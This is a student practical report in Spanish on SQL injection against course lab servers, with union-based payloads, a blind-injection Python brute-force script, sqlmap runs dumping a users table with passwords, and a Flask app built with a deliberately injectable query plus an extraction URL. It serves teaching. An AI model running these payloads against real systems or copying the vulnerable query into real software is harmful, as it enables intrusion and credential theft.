

Seguridad y pentesting de servidores de datos

PEC 2

Práctica de la asignatura

UOC - MISTIC

Pablo Riutort Grande

10 de diciembre de 2020

Índice

Listings

Índice de figuras

Índice de cuadros

1. SQL Injection

Para este ejercicio primero comprobaremos que la página web proporcionada es, efectivamente, vulnerable a inyecciones SQL.

Hacemos la suposición inicial de que el parámetro id va a ser utilizado en una consulta a la base de datos como:

```
1 SELECT asignaturas FROM departamentos WHERE id = $id
```

Podemos probar una inyección SQL de cambio de comportamiento positivo (ISQL+) de tal forma que si nos devuelve la misma página podemos inferir que es susceptible a inyección SQL. En nuestro caso, una ISQL+ tendría la siguiente forma en la dirección:

```
1 http://84.88.58.170/UOC/Alumnos/sqlinjection/?departamento=1 or 1 == 1
```




Figura 1: Comprobación de la inyección isql+ en el entorno proporcionado

Vemos que tras la inyección se nos devuelve la misma página [Fig. 1] por lo que se puede deducir que la web es vulnerable a inyecciones SQL.

Una vez establecida la posibilidad de inyectar SQL, nos queda determinar con qué sistema de gestión de base de datos (SGBD) estamos tratando, para ello se utilizarán distintas inyecciones que nos permiten determinarlo. Cada inyección intentará determinar la versión de la base de datos dependiendo del sistema que se utilice haciendo la unión con la query de selección de asignaturas con la primera columna a “null” y la segunda con el dato que nos interesa para que quede reflejado en el segundo desplegable.

DB2

```
1 UNION SELECT null, GETVARIABLE('SYSIBM.VERSION') FROM SYSIBM.SYSDUMMY1
```



Figura 2: Inyección para obtener versión en DB2

El segundo desplegable no muestra datos, por lo que debe tratarse de otro SGBD.

Oracle

```
1 UNION SELECT null, banner FROM v$version;
```



Figura 3: Inyección para obtener versión en Oracle

El segundo desplegable no muestra datos, por lo que debe tratarse de otro SGBD.

MSSQL, Postgres & MySQL

Los tres SGBD dan su versión con

```
1 UNION SELECT null, @@version;
```



Figura 4: Inyección para obtener versión en MSSQL, Postgres y MySQL

Vemos que la versión resultante es 5.1.40-community-log [Fig. 4] y tras una rápida búsqueda de esa versión determinamos que se trata de una base de datos MySQL.

En MySQL existe la tabla `information_schema`. Dicha tabla nos proporciona acceso a metadatos de la base de datos, información del servidor MySQL como nombre de las bases de datos, tablas, columnas y privilegios de usuarios [?].

```
1 UNION SELECT null, table_name FROM information_schema.tables;
```

Listing 1: Inyección SQL para sacar las tablas del sistema de base de datos



Figura 5: Query de obtención de tablas del information_schema

Con esta query podemos hemos sacado las tablas que tiene la base de datos. Veamos qué usuarios tiene y cuáles son sus permisos

```
1 UNION SELECT null, concat(GRANTEE, ' ', PRIVILEGE_TYPE, ' ', IS_GRANTABLE) FROM
information_schema.tables;
```

Listing 2: Query para los privilegios de usuarios



Figura 6: Query de obtención de usuarios y privilegios

Nos devuelve el usuario “usqli” sin privilegios.

Pasemos a ver la información de la base de datos que estamos utilizando.

```
1 UNION SELECT null, database();
2 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema =
database();
```

Listing 3: Inyección SQL para sacar las tablas de la base de datos en uso

Como resultado la página devuelve 2 tablas que componen la base de datos actual (sqli):

- asignaturas
- departamentos

Vamos a inspeccionar el contenido de cada una de estas tablas, para ello primero sacaremos las columnas de las mismas a través de la tabla `information_schema`.



Figura 7: Query de obtención del nombre de la base de datos



Figura 8: Query de obtención de tablas de la base de datos en uso

```
1 UNION SELECT null, concat(TABLE_NAME, ': ', COLUMN_NAME, ': ', IS_NULLABLE, ': ', DATA_TYPE, ': ', COLUMN_KEY) FROM information_schema.columns WHERE table_schema = database();
```

Listing 4: Inyección SQL para sacar las columnas de las tablas de la base de datos en uso




Figura 9: Query de obtención de las columnas de las tablas de la base de datos en uso

Esta query nos devuelve bastante información de las columnas de las diferentes tablas [Fig. 9]. Pode-

mos deducir la siguiente tabla [Ver 1].

Cuadro 1: Información de las columnas de las tablas extraída de la inyección

Tabla	Columna	NULL	Tipo de dato	Primary Key
asignaturas	f.departamento	No	integer	Sí
asignaturas	nombre	No	varchar	Sí
departamentos	id	No	integer	Sí
departamentos	departamento	Sí	varchar	No

Parece que la página indexa primero por departamento y luego muestra las asignaturas de cada uno, por tanto, si quisiéramos ver el contenido de esas columnas para cada tabla no haría falta hacer uso de la inyección y solo habría que navegar por la página de manera esperada.

2. Blind SQL Injection

En esta página se nos presenta un formulario sencillo con un campo de texto que nos determina si el nombre de usuario se encuentra en el sistema [Fig. 10].

The figure consists of two screenshots of a web application interface. Both screenshots have a light blue header with the UOC logo and the URL 'www.uoc.edu'. Below the header, there is a teal banner with the text: 'La siguiente aplicación dispone de buscador que permite comprobar si un determinado usuario tiene acceso a los equipos de la red interna.'

The top screenshot shows a light blue form area with a label 'Usuario' followed by an empty text input field and a 'Comprobar' button. Below the form, there is a footer with the text: 'En caso de incidencias, pongase en contacto con el administrador.'

The bottom screenshot shows the same interface, but the text input field now contains the name 'Pablo'. Below the form, there is a red error message: '✖ El usuario Pablo no tiene acceso.'

Figura 10: Uso de la aplicación: Identificar a un usuario dado por nombre

Como se puede comprobar, el formulario consiste en hacer un submit del campo llamado “usuario” [Fig. 11]. De igual forma que en el anterior ejercicio procederemos primero a determinar si nuestra página es susceptible a inyecciones SQL. Suponiendo otra vez que la query del sistema a base de datos es algo similar a:

Figura 11: Envío de datos mediante POST con el formulario

```
1 SELECT count(*) FROM usuarios WHERE name = '$usuario'
```

Listing 5: Suposición de query en el sistema

Entonces podemos intentar hacer una inyección de SQL (ISQL) de tal forma que si es satisfactoria podemos concluir que sí es vulnerable [Ver 6]

```
1 ... WHERE name = '$usuario' OR '1' = '1'
```

Listing 6: Intento de ISQL en el sistema

Figura 12: ISQL satisfactorio en el sistema

Vemos que la inyección ha sido satisfactoria, es decir, la página ha respondido positivamente a la query ya que la segunda parte de la condición “OR” es verdadera, esto nos pone ante la situación de Blind SQL.

El Blind SQL Injection consiste en realizar ataques “a ciegas” sin ver los resultados directos en base de datos. Sin embargo, sí que tenemos una página que nos devuelve si el resultado de la consulta ha sido correcto o incorrecto, por tanto, se puede crear una lógica binaria con estos resultados e ir deduciendo la información poco a poco [?].

Por ejemplo, intentaremos deducir el nombre de la base de datos con herramientas del lenguaje SQL.

- DUAL: Se trata de una tabla especial que puede ser usada en queries que no necesitan datos de otras tablas [?]. Se usará como comodín.
- “_”: El carácter “_” funciona como letra comodín, es decir, cualquier letra.
- LIKE: El operador de LIKE sirve para usarse en una sentencia con WHERE para buscar patrones en una columna junto con los comodines “%” y “_” [?].
- CHAR_LENGTH: Devuelve el tamaño de un string

Una vez establecido esto, podemos hacer “preguntas” a nuestra aplicación e intentar deducir cosas interesantes. Primero vamos a intentar deducir el tamaño del nombre de la Base de datos:

```
1 SELECT 1 FROM DUAL WHERE CHAR_LENGTH(database()) > 3
```

Listing 7: Esta query determina si el nombre de la base de datos es de más de 3 caracteres de longitud

En una ISQL querremos determinar si la ejecución ha sido satisfactoria, por tanto, tendremos que jugar con la lógica booleana del OR y juntar una AND con una expresión que sea siempre verdadera, de tal forma que

$$p \vee q \wedge True$$

Será cierto si q es cierto.

```
1 ' OR (SELECT 1 FROM dual WHERE CHAR_LENGTH(database()) > 3 ) and '1' = '1
```

Listing 8: ISQL para determinar si el nombre de la base de datos es de más de 3 caracteres de longitud




Figura 13: Resultado ISQL para comprobar el tamaño de la longitud del nombre de base de datos




Figura 14: ISQL que nos determina el número exacto de caracteres que corresponde a la base de datos

Modificando la query y tanteando el tamaño se ha deducido que el tamaño del nombre es de exactamente 5 caracteres [Fig. 14], entonces, podemos pasar a deducir el nombre mediante fuerza bruta.

```
1 ' OR (SELECT 1 FROM dual WHERE database() like 'a_____') AND '1' = '1
```

Listing 9: ISQL para determinar si el nombre de la base de datos empieza por 'a'




Figura 15: ISQL para consultar si el nombre de la base de datos empieza por 'a'

Podemos automatizar el proceso con la ayuda del siguiente script [10] que resuelve el nombre de manera automática:


```

1 from string import printable
2 from requests import post
3
4
5 len_database_name = 5
6 database_name = ""
7 characters = list(printable[:-1])
8 URL = "http://84.88.58.170/UOC/Alumnos/blindsqlinjection/"
9 while len(database_name) < len_database_name and characters:
10     selected_character = characters.pop()
11     isql = (
12         "' or (select 1 from dual where database() like '"
13         + database_name
14         + selected_character
15         + "_" * (len_database_name - len(database_name) - 1)
16         + "') and '1' = '1'"
17     )
18     response = post(URL, data={"usuario": isql})
19     if "right.gif" in response.text:
20         database_name += selected_character
21         characters = list(printable[:-1])
22
23 print(f"database name: {database_name}")

```

Listing 10: Script auxiliar para deducción del nombre de la base de datos

Con este script mandamos sucesivas peticiones al formulario hasta conseguir el nombre. Iteramos sobre todos los caracteres imprimibles por pantalla y se manda una petición POST con una propuesta de nombre, si obtenemos el gif llamado “right.gif” entonces pasamos al siguiente carácter y así sucesivamente hasta que se construye todo el nombre. El nombre resultante es “bsqli”.



```

(sqli) pablo@fossa:~/Projects/sqli$ python guess.py
database name: bsqli

```

Figura 16: Resultado del script guess.py

Este proceso puede resultar laborioso para obtener mucha más información de la base de datos, por suerte existen herramientas que automatizan el proceso como sqlmap.

sqlmap es una herramienta de pentesting que automatiza el proceso de detección y explotación de SQLI [?]. Nos permitirá sacar de manera metódica y sencilla alguna información relevante de la base de datos que hay detrás del formulario.

```

1 sqlmap --url http://84.88.58.170/UOC/Alumnos/blindsqlinjection/ --data="usuario=' or '1'
  = '1'" -p "usuario"

```

```

kali@kali:~$ sqlmap --url http://84.88.58.170/UOC/Alumnos/blindsqliinjection/ --data="usuario=' or '
1' = '1'" -p "usuario"

{1.4.7#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:01:45 /2020-11-15/

it appears that provided value for POST parameter 'usuario' has boundaries. Do you want to inject i
nside? ('' or '1' = '1*') [y/N] y
[02:01:47] [INFO] resuming back-end DBMS 'mysql'
[02:01:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: usuario (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: usuario=admin' AND (SELECT 7332 FROM (SELECT(SLEEP(5)))oOxA) AND 'CMrD'='CMrD
---
[02:01:47] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[02:01:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/84
.88.58.170'

[*] ending @ 02:01:47 /2020-11-15/

[03:10:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[03:10:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/84
.88.58.170'

[*] ending @ 03:10:22 /2020-11-15/

```


Figura 17: sqlmap ha sacado la versión de la base de datos

Con esta herramienta podemos ir sacando información de manera incremental ya que sqlmap lleva un registro de lo que ha ido encontrando respecto a un endpoint y parte nuevamente de él haciendo más fácil su ejecución en futuras ocasiones. Con el comando anterior hemos podido sacar la versión de la base de datos.

```

kali@kali:~$ sqlmap --url http://84.88.58.170/UOC/Alumnos/blindsqliinjection/ --data="usuario=user"
-p "usuario" -D bsqli --tables

```



```

{1.4.7#stable}
http://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal . It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:32:37 /2020-11-15/

[03:32:37] [INFO] resuming back-end DBMS 'mysql'

[03:32:37] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: usuario (POST)

Type: time-based blind

Title: MySQL \geq 5.0.12 AND time-based blind (query SLEEP)

Payload: usuario=user' AND (SELECT 8607 FROM (SELECT(SLEEP(5)))Jtpv) AND 'LLJT'='LLJT

[03:32:38] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL \geq 5.0.12

[03:32:38] [INFO] fetching tables for database: 'bsqli'

[03:32:38] [INFO] fetching number of tables for database 'bsqli'

[03:32:38] [INFO] resumed: 1

[03:32:38] [INFO] resumed: usuarios

Database: bsqli

[1 table]

usuarios

[03:32:38] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/84.88.58.170'

[*] ending @ 03:32:38 /2020-11-15/

Figura 18: sqlmap saca las tablas de la base de datos bsqli

```

kali@kali:~$ sqlmap --url http://84.88.58.170/UOC/Alumnos/blindsqliinjection/ --data="usuar
io=a" -p "usuario" -D bsqli --columns -T usuarios

```



```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
caused by this program

[*] starting @ 02:48:57 /2020-11-15/

[02:48:57] [INFO] resuming back-end DBMS 'mysql'
[02:48:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: usuario (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: usuario=user' AND (SELECT 8607 FROM (SELECT(SLEEP(5)))Jtpv) AND 'LLJT'='LLJT
---
[02:48:57] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[02:48:57] [INFO] fetching columns for table 'usuarios' in database 'bsqli'
[02:48:57] [WARNING] time-based comparison requires larger statistical model, please wait.
..... (done)
[02:49:00] [WARNING] it is very important to not stress the network connection during usag
e of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-se
c')? [Y/n] Y
[02:49:18] [INFO] adjusting time delay to 1 second due to good response times
3
[02:49:19] [INFO] retrieved: usuario
[02:49:44] [INFO] retrieved: varchar(50)
[02:50:26] [INFO] retrieved: host
[02:50:45] [INFO] retrieved: varchar(50)
[02:51:28] [INFO] retrieved: clave
[02:51:46] [INFO] retrieved: varchar(50)
Database: bsqli
Table: usuarios
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| clave  | varchar(50) |
| host   | varchar(50) |
| usuario | varchar(50) |
+-----+-----+

```

Figura 19: sqlmap saca las columnas de la tabla de usuarios

Finalmente, podemos pedir un dump completo de la base de datos y generar un archivo csv con los datos del mismo [Ver 11] con el siguiente comando [Fig. 20]:

```

1 host,clave,usuario
2 *,Iusd_LO!JSm..,admin
3 *,Iusd_LO!JSm..,administrador
4 192.168.10.100,-= ^_^=- aw!,manu
5 192.168.10.101,-= ^_^=- aw!,manu
6 192.168.10.155,4l3x_i64_**,alex
7 192.168.10.155,qwerty?n0,chema
8 192.168.10.200,qwerty?n0,chema
9 90.10.10.50,guest,guest

```

Listing 11: CSV con los datos del dump

```

kali@kali:~$ sqlmap --url http://84.88.58.170/UOC/Alumnos/blindsqliinjection/ --data="usuar
io=a" -p "usuario" -D bsqli --columns -T usuarios --dump

```

```

[03:17:09] [INFO] retrieved: chema
[03:18:20] [INFO] retrieved: qwerty?n0
[03:21:26] [INFO] retrieved: 192.168.10.200
[03:25:24] [INFO] retrieved: chema
[03:26:34] [INFO] retrieved: guest
[03:28:01] [INFO] retrieved: 90.10.10.50
[03:30:56] [INFO] retrieved: guest
Database: bsqli
Table: usuarios
[8 entries]

```

host	clave	usuario
*	Iusd_LO!JSm..	admin
*	Iusd_LO!JSm..	administrador
192.168.10.100	-= ^_^=- aw!	manu
192.168.10.101	-= ^_^=- aw!	manu
192.168.10.155	4l3x_i64_**	alex
192.168.10.155	qwerty?n0	chema
192.168.10.200	qwerty?n0	chema
90.10.10.50	guest	guest

```

[03:32:23] [INFO] table 'bsqli.usuarios' dumped to CSV file '/home/kali/.local/share/sqlmap/o
utput/84.88.58.170/dump/bsqli/usuarios.csv'
[03:32:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/out
put/84.88.58.170'

[*] ending @ 03:32:23 /2020-11-15/

```

Figura 20: sqlmap saca un dump completo de la base de datos

3. Identidades digitales

a) Esta aplicación se ha programado en Python con las siguientes herramientas:

- Flask como framework para gestionar la aplicación [?].
- MySQL como gestor de base de datos [?].
- Bootstrap como framework de templates [?].

El código fuente de la aplicación así como el script de SQL para construir la aplicación quedan adjuntos en el directorio *identidades/* así como en el anexo [Ver ??].

Vistas de la aplicación:




Figura 21: Vista principal. Consiste en una versión reducida de las noticias que contiene la página web así como accesos directos a las otras páginas.




Figura 22: Detalle de logout. Cuando un usuario está registrado en la página aparece el botón para desloguearse.

Log In

Figura 23: Vista de login.

A Farewell to Arms

2020-11-22 10:06:14

People in Washington play lots of games, but none for higher stakes than The Day After. They played a version of it in the depths of the Cold War, hoping the exercise would shake loose some bright ideas for a US response to nuclear attack. They're playing it again today, but the scenario has changed - now they're preparing for information war. The game takes 50 people, in five teams of ten. To ensure a fair and fruitful contest, each team includes a cross-section of official Washington - CIA spooks, FBI agents, foreign policy experts, Pentagon boffins, geopoliticos from the National Security Council - not the soldiers against the cops against the spies against the geeks against the wonks. The Day After starts in a Defense Department briefing room. The teams are presented with a series of hypothetical incidents, said to have occurred during the preceding 24 hours. Georgia's telecom system has gone down. The signals on Amtrak's New York to Washington line have failed, precipitating a head-on collision. Air traffic control at LAX has collapsed. A bomb has exploded at an army base in Texas. And so forth.

Figura 24: Vista detalle de una noticia. Al estar logueado y seleccionar una noticia se muestra el artículo completo.

La aplicación en primera instancia no deja ver el detalle de la noticia y redirige a la página de Login, una vez logueado sí podrá ver noticias.

También se puede registrar a un usuario mediante el formulario de registro y usar los credenciales proporcionados para loguearse en el futuro.

Esquema de la base de datos

La base de datos MySQL llamada “identidades” consiste en 2 tablas con el siguiente esquema ??

News


- Id: Integer, Primary Key.
- Title: Text, not null.
- Body: Text.
- Datetime: Timestamp

Users

- AccountId: Integer, Primary Key.
- Email: Text, not null.
- Name: Text, not null.
- Password: Text, not null.

- b) Para ver una noticia se carga por parámetro GET el id de la misma, este parámetro es recogido por la aplicación y consutrye la query a base de datos. De esta forma se puede seleccionar el artículo pero al mismo tiempo deja a la aplicación vulnerable a un ataque por SQL Injection.

Registrar usuario



Registration form with three input fields and a Submit button:

- Email: priutortg@uoc.edu
- Name: Pablo
- Password: (masked with dots)
- Submit button

```
mysql> select * from Users;
+-----+-----+-----+-----+
| AccountId | Email          | Name  | Password |
+-----+-----+-----+-----+
| 1         | admin@admin.com | Admin | D917744DC087BDC494E961966E5EECE7 |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from Users;
+-----+-----+-----+-----+
| AccountId | Email          | Name  | Password |
+-----+-----+-----+-----+
| 1         | admin@admin.com | Admin | D917744DC087BDC494E961966E5EECE7 |
| 2         | priutortg@uoc.edu | Pablo | mypass   |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Figura 25: Vista para registrar usuario y constancia del registro en la base de datos.

```
1 @app.route("/news")
2 def news():
3     if "user" not in session:
4         return redirect(url_for("login"))
5     article_id = request.args.get("id")
6     article = query_news(article_id)[0]
7     return render_template("news.html", article=article)
```

Listing 12: Captura de GET param

```
1 def query_news(article_id=None):
2     raw_query = (
3         f"SELECT * FROM News WHERE Id = {article_id};"
4         if article_id
5         else "SELECT * FROM News;"
6     )
7     return query(raw_query)
```

Listing 13: Query a Base de datos

Un usuario malicioso podría sacar datos de la base de datos construyendo una query a base de datos aprovechando el parámetro GET:

```
1 http://localhost:5000/news?id=-3%20union%20select%20accountid,email,name,password%20from%20Users
```

Esta dirección será interpretada por la web como la siguiente query a base de datos:

```
